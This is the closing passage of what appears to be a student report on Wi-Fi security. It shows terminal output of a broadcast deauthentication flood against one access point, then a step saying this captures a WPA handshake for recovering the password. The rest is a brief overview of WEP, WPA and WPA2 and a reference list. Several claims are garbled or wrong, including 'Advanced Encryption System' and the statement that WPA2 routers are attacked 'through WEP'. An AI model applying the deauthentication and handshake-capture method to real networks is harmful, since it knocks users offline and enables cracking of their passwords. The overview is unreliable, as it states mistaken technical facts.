06:28:00 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:00 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:01 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:03 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:05 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
06:28:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E2:53:6E:04:CE:87]  
^C
```

**Fig: Sending de-authentication packets**

- v. By this, we will attain a WPA handshake. Now repeat the same steps to get the required password.

## **CONCLUSION**

We need to give protection for the WIFI and there will be security measures we need to check for.

### **WEP (Wired Equivalent Privacy)**

WEP (Wired Equivalent Privacy) is the oldest and most common WIFI security protocol. It was the privacy component established in the IEEE 802.11, a set of technical standards that aimed to provide a wireless local area network (WLAN) with a comparable level of security to a wired local area network (LAN).

The WIFI Alliance ratified WEP as a security standard in 1999. Once touted to offer the same security benefits as a wired connection, WEP has been plagued over the years by many security flaws. And as computing power has increased, these vulnerabilities have worsened. Despite efforts to improve WEP, it's still vulnerable to security breaches. The WIFI Alliance officially retired WEP in 2004.

Any systems still using WEP should be either upgraded or replaced.

### **WPA (WIFI Protected Access)**

WPA (WIFI Protected Access) is a wireless security protocol released in 2003 to address the growing vulnerabilities of its predecessor, WEP. The WPA WIFI protocol is more secure than WEP because it uses a 256-bit key for encryption, which is a major upgrade from the 64-bit and 128-bit keys used by the WEP system.

WPA also uses the Temporal Key Integrity Protocol (TKIP), which dynamically generates a new key for each packet, or unit of data. TKIP is much more secure than the fixed-key system used by WEP.

Still, WPA is not without flaws. TKIP, the core component of WPA, was designed to be implemented onto WEP-enabled systems via firmware updates. This resulted in WPA still relying on easily exploitable elements.

### **WPA2 (WIFI Protected Access 2)**

WPA2 (WIFI Protected Access 2) is the second generation of the WIFI Protected Access wireless security protocol. Like its predecessor, WPA2 was designed to secure and protect WIFI networks. WPA2 ensures that data sent or received over your wireless network is encrypted, and only people with your network password have access to it.

A benefit of the WPA2 system was that it introduced the Advanced Encryption System (AES) to replace the more vulnerable TKIP system used in the original WPA protocol. Used by the US government to protect classified data, AES provides strong encryption.

Unfortunately, like its predecessor, WPA2-enabled access points (usually routers) are vulnerable to attacks through WEP. To eliminate this attack vector, disable WEP and, if possible, make sure your router's firmware doesn't rely on WEP.

## REFERENCES

- IEEE 802.11-1997 Information Technology- telecommunications And Information Exchange Between Systems-Local And Metropolitan Area Networks-specific Requirements-part 11: Wireless Lan Medium Access Control (MAC) And Physical Layer (PHY) Specifications. 1997. doi:10.1109/IEEESTD.1997.85951. ISBN 978-0-7381-3044-6.
- "Definition of WEP". PCMAG.
- LinkedIn. "How Can You Secure a Wi-Fi Network With WPA2?".
- "How to: Define Wireless Network Security Policies". Lifewire.
- Wireless Security Primer (Part II)". windowsecurity.com.
- "Fitting the WLAN Security pieces together". pcworld.com.
- "SECURITY VULNERABILITIES AND RISKS IN INDUSTRIAL USAGE OF WIRELESS COMMUNICATION". IEEE ETFA 2014 – 19th IEEE International Conference on Emerging Technology and Factory Automation.
- "Network Security Tips". Cisco.
- "The Hidden Downside Of Wireless Networking".
- "Top reasons why corporate WIFI clients connect to unauthorized networks". InfoSecurity.